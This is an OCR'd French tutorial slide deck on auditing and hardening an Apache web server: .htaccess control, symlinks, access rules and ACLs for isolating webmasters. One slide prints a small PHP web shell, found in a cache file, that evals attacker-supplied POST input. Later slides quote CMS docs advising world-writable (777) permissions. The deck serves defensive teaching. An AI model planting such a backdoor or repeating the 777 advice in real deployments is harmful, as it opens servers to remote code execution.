



S'approprier une config Apache



Jacquelin Charbonnel - CNRS LAREMA

TutoJRES « Sécurité des sites web »

Université Paris Descartes, Paris – 4 février 2010




Introduction

Constat :

- un Apache fraîchement installé dispose d'un niveau de sécurité satisfaisant
- au fil du temps :
  - le nombre de sites croît, les webmasters sont plus nombreux, la configuration s'étoffe
  - Apache évolue => mises à jour successives
  - les sysadmins mutent

Question :


- comment un sysadmin fraîchement affecté peut-il s'approprier un serveur Apache en activité ?



Introduction


Cet exposé

- se place du point de vue d'un hébergement de sites web
- se focalise sur quelques aspects de la configuration de base d'Apache et de son environnement système
- s'intéresse essentiellement à 2 questions :
  - comment garder le contrôle de l'espace web ?
  - comment contrôler le périmètre d'action des webmasters ?




Vocabulaire

- espace web (*URL-space*) : fichiers et répertoires du filesystem accessibles par HTTP
- webmaster : un compte, déclaré sur le serveur, ayant des droits d'écriture sur une partie de l'espace web (en plus des pages perso)




Généralités sur la configuration d'Apache




Fichiers de configuration

- un fichier de config principal `httpd.conf, apache2.conf`
  - sous contrôle de root
  - hors de l'espace web
- des fichiers de config inclus
  - sous contrôle de root
  - hors de l'espace web
- des fichiers .htaccess,
  - sous contrôle des webmasters
  - dans l'espace web



Fichiers de configuration

- root peut activer/limiter/désactiver l'usage des .htaccess
- une modification du fichier de config principal nécessite un redémarrage d'Apache
- toute modification d'un .htaccess est prise en compte instantanément
  - l'activation des .htaccess implique un travail supplémentaire pour Apache



Sections, .htaccess

```
directive arguments
```

```
<section>
      directive arguments
      directive arguments
</section>
```

```
<section>
   <section>
      directive arguments
      directive arguments
   </section>
</section>
```


sections : directory, files, location, virtualhost, limit

```
<directory /htdocs>
   directive arguments
   directive arguments
</directory>
```

équivalent à

```
/htdocs/.htaccess :

   directive arguments
   directive arguments
```




.htaccess

.htaccess recherchés depuis /

- exemple, pour /var/www/index.html :
  - /.htaccess,
  - /var/.htaccess,
  - /var/www/.htaccess

mieux vaut désactiver cette fonctionnalité sur / :

```
<Directory />
   AllowOverride None
</Directory>
```




Ordre d'application des directives

appliquées dans l'ordre suivant :

- 1/ <Directory> et .htaccess
  - pour un niveau donné, .htaccess prévaut sur <directory>
- 2/ <DirectoryMatch>
- 3/ <Files> et <FilesMatch>
- 4/ <Location> et <LocationMatch>

attention :


- <directory> et <files> ne s'appliquent pas aux cibles des symlinks



Gag #1


```
<Directory /htdocs>
        order allow,deny
        allow from mon.domaine
</Directory>
```

```
<Location />
        order deny,allow
        allow from all
</Location>
```



Contexte des directives


- à chaque directive est associée une liste de contexte d'utilisation :
  - server config : hors section
  - virtual host : dans une section <VirtualHost>
  - directory : dans <Directory>, <Location> ou <Files>
  - .htaccess : dans un fichier .htaccess



ServerSignature Directive

Description:	Configures the footer on server-generated documents
Syntax:	`ServerSignature On|Off|EMail`
Default:	`ServerSignature Off`
Context:	server config, virtual host, directory, .htaccess
Override:	All
Status:	Core
Module:	core






Not Found

The requested URL /notfound was not found on this server.

Apache/2.0.52 (CentOS) mod_perl/1.99_16 Perl/v5.8.5 DAV/2 PHP/5.1.6 mod_python/3.1.3 Python/2.3.4 mod_ssl/2.0.52 OpenSSL/0.9.7a Server at www.math.univ-angers.fr Port 80

Terminé




Gag #2


```
$ cat httpd.conf
   ...
   ServerSignature Off
   ...
```

```
$ cat /htdocs/site1/.htaccess

ServerSignature On
```



Déterminer l'espace web sous contrôle




L'espace web (URL-space)

Ensemble des répertoires/fichiers qu'Apache peut servir

- les fichiers/répertoires inaccessibles par l'utilisateur apache sont hors espace web
- beaucoup de fichiers accessibles en lecture par tous n'ont pas vocation a être servi par apache : /etc/*, /home/*, /proc/*...


Parades :

- chroot
- restreindre les droits d'accès via l'OS :
  - les droits standard u/g/o insuffisants
  - ACL
  - SELinux ?
- utiliser les contrôles d'accès offerts par Apache



User & Group


- définissent l'identité du process Apache
- contexte : server config
  - depuis Apache 2, User et Group ne peuvent plus être utilisés dans un contexte VH
- normalement, le serveur httpd est lancé par root
  - le process initial reste sous l'identité root, et
  - les process fils prennent l'identité spécifiée par User:Group
- *« L'identité spécifiée ne doit avoir aucun privilège lui permettant d'accéder à des fichiers qui n'ont pas à être visibles hors du serveur, ni d'exécuter du code sans rapport avec le traitement de requêtes HTTP. Il est déconseillé d'utiliser un compte déjà existant (nobody), qui peut servir à autre chose »*



Espace web principal

DocumentRoot

- répertoire racine de l'espace web principal
- dans le cas général (hors Alias par exemple), Apache ajoute à DocumentRoot le chemin requis dans l'URL pour obtenir le chemin du document à servir




Espace web principal

DocumentRoot peut apparaître dans un contexte VirtualHost

$$\text{espace web principal} = \bigcup_{vh} \text{DocumentRoot}$$

DocumentRoot ne peut apparaitre dans un .htaccess


- donc la définition de l'espace web principal est sous contrôle du sysadmin



Espace des pages perso

- UserDir définit la racine des pages perso
- Mapping de http://www.x.fr/~gaston/page.html

Userdir	mapping
public_html	~gaston/public_html/page.html
/var/pages_perso	/var/pages_perso/gaston/page.html
/var/*/pages_perso	/var/gaston/pages_perso/page.html
http://autre.fr/~*/	http://autre.fr/~gaston/page.html



Espace des pages perso

```
UserDir disabled
```

```
UserDir disabled
UserDir enable user1 user2 user3
```


```
UserDir enabled
UserDir disabled root nobody apache
```

UserDir peut apparaître dans un contexte VH

$$\text{Espace pages perso} = \bigcup_{vh} \text{UserDir}$$

UserDir ne peut apparaître dans .htaccess

donc la définition des espaces pages perso est sous contrôle



Alias


- rattache une arborescence à l'espace web

```
Alias /doc /usr/linux/docs
```

http://www.exemple.fr/doc/page.html mappé en /usr/linux/docs/page.html

- AliasMatch, ScriptAliasMatch, ScriptAlias font la même chose
- Alias ne peut apparaître dans .htaccess

  donc l'extension de l'espace web via des alias est sous contrôle




Espace web total

- espace web total ≡

$$\bigcup_{vh} \text{DocumentRoot} + \bigcup_{vh} \text{UserDir} + \bigcup \text{Alias}$$

- sous contrôle du sysadmin
- trouver le fichier de conf principal, puis

```
grep -i '^\s*include' httpd.conf    # récursivement
grep -i '^\s*ServerRoot' *.conf
grep -i '^\s*DocumentRoot' *.conf
grep -i '^\s*UserDir' *.conf
grep -i '^\s*Alias' *.conf
grep -i '^\s*ScriptAlias' *.conf
```



Config par défaut (httpd-2.2.14.tar.gz)

```
$configure --prefix /usr/local/apache

$ grep -i '^ *include' httpd.conf


$ grep -i '^ *ServerRoot' *.conf
ServerRoot "/usr/local/apache"

$ grep -i '^ *DocumentRoot' *.conf
DocumentRoot "/usr/local/apache/htdocs"

$ grep -i '^ *UserDir' *.conf

$ grep -i '^ *Alias' *.conf

$ grep -i '^ *ScriptAlias' *.conf
    ScriptAlias /cgi-bin/ "/usr/local/apache/cgi-bin/"
```



Config par défaut (CentOS5.4)

```
$ grep -i '^\s*include' httpd.conf
Include conf.d/*.conf


$ grep -i '^\s*ServerRoot' *.conf
ServerRoot "/etc/httpd"

$ grep -i '^\s*DocumentRoot' *.conf
DocumentRoot "/var/www/html"

$ grep -i '^\s*UserDir' *.conf
    UserDir disable


$ grep -i '^\s*Alias' *.conf
Alias /icons/ "/var/www/icons/"
Alias /error/ "/var/www/error/"

$ grep -i '^\s*ScriptAlias' *.conf
ScriptAlias /cgi-bin/ "/var/www/cgi-bin/"
```



Liens symboliques

- les liens symboliques situés dans l'espace web ouvrent des brèches
- les sections Directory et File ne s'appliquent pas à la cible d'un lien
- hors contrôle du sysadmin
- comment les limiter ?



Directory options


```
<Directory /var/www/html>
   Options -FollowSymlinks
</Directory>
```

```
<Directory /var/www/html>
   Options +FollowSymlinksIfOwnerMatch
</Directory>
```

- les symlinks sont-ils pour autant désactivés ?
  - pas forcément, s'il existe un fichier .htaccess contenant :

```
Options +FollowSymlinks
```

- comment contrôler les .htaccess ?



.htaccess


- Est-ce bien .htaccess ? Vérifier :

```
AccessFileName .htaccess
```

  - le vérifier pour tous les vh

- Même si tout semble « normal », le vérifier quand même :

```
AccessFileName .htaccess readme
```




.htaccess

- Activer/désactiver les .htaccess : AllowOverride
  - AuthConfig
  - FileInfo
  - Indexes
  - Limit
  - Options[=Option,...]

```
<Directory />
   AllowOverride None
</Directory>

<Directory /var/www/html/permissif>
   AllowOverride All
</Directory>
```




AllowOverride Directive

Description:	Types of directives that are allowed in `.htaccess` files
Syntax:	`AllowOverride All|None|`*`directive-type`*` [`*`directive-type`*`] ...`
Default:	`AllowOverride All`
Context:	directory
Status:	Core
Module:	core

AccessFileName Directive

Description:	Name of the distributed configuration file
Syntax:	`AccessFileName `*`filename`*` [`*`filename`*`] ...`
Default:	`AccessFileName .htaccess`
Context:	server config, virtual host
Status:	Core
Module:	core



- les webmasters peuvent activer le suivi des symlinks si :


```
AllowOverride All
```

```
AllowOverride Options
```


- et depuis apache 2.2 :

```
AllowOverride Options=FollowSymlinks
```

```
AllowOverride Options=FollowSymlinksIfOwnerMatch
```




Restriction ciblée de l'espace web



filtrage par authentification

```
<Location /secure>
        AuthType basic
        AuthName "private area"
        AuthBasicProvider  dbm
        AuthDBMType        SDBM
        AuthDBMUserFile    /www/etc/dbmpasswd

        Require            valid-user
#       Require user user1 user2
#       Require group group1 group2
</Location>
```




filtrage sur la source

- allow, deny

```
Allow from apache.org
Allow from .net
Allow from 10.1.2.3
Deny from 10.1
Deny from 10.1.0.0/255.255.0.0
Deny from 10.1.0.0/16
Deny from 2001:db8::a00:20ff:fea7:ccea/10
```

- allow et deny n'ont de sens que si l'on connait la valeur de order



filtrage sur la source

- Order deny,allow


  tout est autorisé par défaut, sauf ce qui est interdit, à moins que ce soit autorisé

```
Order Deny,Allow
Deny from concurrent.com
Allow from infiltre.concurrent.com
```

- Order allow,deny

  tout est interdit par défaut, sauf ce qui est autorisé, à moins que ce soit interdit

```
Order Allow,Deny
Allow from partenaire.fr
Deny from traitre.partenaire.fr
```




Gag #3

```
<Directory /htdocs>
   Order Allow,Deny
   Allow from all
</Directory>
```

```
<Directory /htdocs/site-1>
   Require valid-user
</Directory>
```

```
$ cat /htdocs/site-1/.htaccess
Satisfy Any                    # inhibe l'authentification
```




Directive Satisfy

- satisfy all : require ET allow/deny
- satisfy any : require OU allow/deny

Satisfy Directive

Description:	Interaction between host-level access control and user authentication
Syntax:	`Satisfy Any|All`
Default:	`Satisfy All`
Context:	directory, .htaccess
Override:	AuthConfig
Status:	Core
Module:	core
Compatibility:	Influenced by `<Limit>` and `<LimitExcept>` in version 2.0.51 and later




Config par défaut (httpd-2.2.14.tar.gz)

```
<Directory />
    Options FollowSymLinks
    AllowOverride None
    Order deny,allow
    Deny from all
</Directory>

<Directory "/usr/local/apache/htdocs">
    Options Indexes FollowSymLinks
    AllowOverride None
    Order allow,deny
    Allow from all
</Directory>

<Directory "/usr/local/apache/cgi-bin">
    AllowOverride None
    Options None
    Order allow,deny
    Allow from all
</Directory>

<FilesMatch "^\.ht">
    Order allow,deny
    Deny from all
    Satisfy All
</FilesMatch>
```




Config par défaut (CentOS5.4)

```
<Directory />
    Options FollowSymLinks
    AllowOverride None
</Directory>


<Directory "/var/www/html">
    Options Indexes FollowSymLinks
    AllowOverride None
    Order allow,deny
    Allow from all
</Directory>

<Directory "/usr/local/apache/cgi-bin">
    AllowOverride None
    Options None
    Order allow,deny
    Allow from all
</Directory>


<Files ~ "^\.ht">
    Order allow,deny
    Deny from all
</Files>
```



Etanchéifier les territoires des webmasters




- Objectif : limiter le périmètre d'action des webmasters
- Au minimum :
  - apache doit pouvoir lire tous les espaces web de tous les vh
  - les webmasters d'un site doivent
    - pouvoir écrire dans leur espace
    - avoir le minimum de droit sur les espaces des autres sites
- Comment organiser les choses ?




Solution 1

- groupe wm_site par site
  - comprenant tous les webmasters du site
  - propriétaire des fichiers : créateur:wm_site
  - droits : rwxrwxr-x
- => tout le monde a accès en lecture
  - accès aux .htaccess, sources des scripts



Solution 2

- Créer un groupe wm_site par site
  - comprenant tous les webmasters du site + apache
  - propriétaire des fichiers : créateur:wmsite
  - droits : rwxrwx---
- => apache à accès en écriture à tous les fichiers




Les ACL

Apport :

- donner des droits à plus d'un utilisateur
- donner des droits à plus d'un groupe

Donc ici :

- définir un groupe de webmasters wm_site par site
- pour le DocumentRoot d'un site :
  - propriétaire : créateur:wm_site
  - wm_site : rwx
  - user ou groupe apache : r-x
  - autre : ---



ACL : mode d'emploi

- Activer les ACL sur la partition :

```
$ grep htdocs /etc/fstab


LABEL=htdocs       /htdocs   ext3     defaults,acl    1 2
```

- Positionner les ACL sur un fichier :

```
setfacl -m u::rw -m g:apache:r -m g:wmsite:rw -m o:: page.html
```

- Positionner les ACL sur une arborescence de répertoires :

```
setfacl -R \
   -m u::rwX -m g:apache:r-X -m g:wmsite:rwX -m o:: \
   -m d:u::rwx -m d:g:apache:r-x -m d:g:wmsite:rwx -m d:o:: \
   /htdocs/site
```




Consultation des ACL

```
$ getfacl /htdocs/site

user::rwx
group::rwx
group:apache:r-x
group:wmsite:rwx
mask::rwx
other::---
default:user::rwx
default:group::r-x
default:group:apache:r-x
default:group:wmsite:rwx
default:mask::rwx
default:other::---

$ getfacl /htdocs/site/index.html


user::rw-
group::rw-
group:apache:r--
group:wmsite:rw-
mask::rwx
```



Mais malgré cela

- tous les scripts de tous les vh s'exécutent sous la même identité
- une défaillance de l'un d'entre eux met en danger tous les autres


```
$ cat tmp/cache/.dump.php
<?php
if(isset($_GET['auto']))
{
if(isset($_POST['grammy']))eval(stripslashes($_POST['grammy']));
<form action=# method=POST>
<input type=text name=grammy>
<input type=submit>
</form>
}
?>
```



A propos des CMS

- remarque :
  - les opérations d'administration réalisée via un navigateur se font sous l'identité d'apache
- donc par exemple
  - l'installation d'un CMS via un navigateur implique qu'apache aura accès en écriture à tous les fichiers sources


Accompagner les webmasters




     http://www.spip.net/fr_article3370.html

Méthode de migration

1. Comme avant toute opération importante sur votre site, faites une sauvegarde de la base, par précaution.
2. Déplacez tous les fichiers et dossiers de l'ancienne installation dans un sous-répertoire. Ne les effacez surtout pas à ce stade !
3. Installez les fichiers de SPIP 1.9 à la racine. Pensez à vérifier les droits d'accès du répertoire *tmp*(généralement le CHMOD à appliquer est *777*) — qui contiendra une arborescence de dossiers incluant ceux anciennement nommés *CACHE/* et *ecrire/data/*





Joomla : Installation The Joomla Installer

After you click **OK**, the file permissions are set. Repeat this process until you have set all of the permissions on the installation screen to Write (777).

Then, refresh the install screen. The files are now listed in green.

Create a "files" directory for uploads

Last modified: March 7, 2009 - 22:40 Drupal 6.x · No known problems

After installing Drupal, it is helpful to have a writable directory so that you can upload your own content files. If you skip this step, you may get an error message stating that "sites/default/files does not exist ..."

Here's how:

1. Making a directory called 'files' in the sites/default folder.
2. Assign write permissions to it with the following command (from the installation directory):

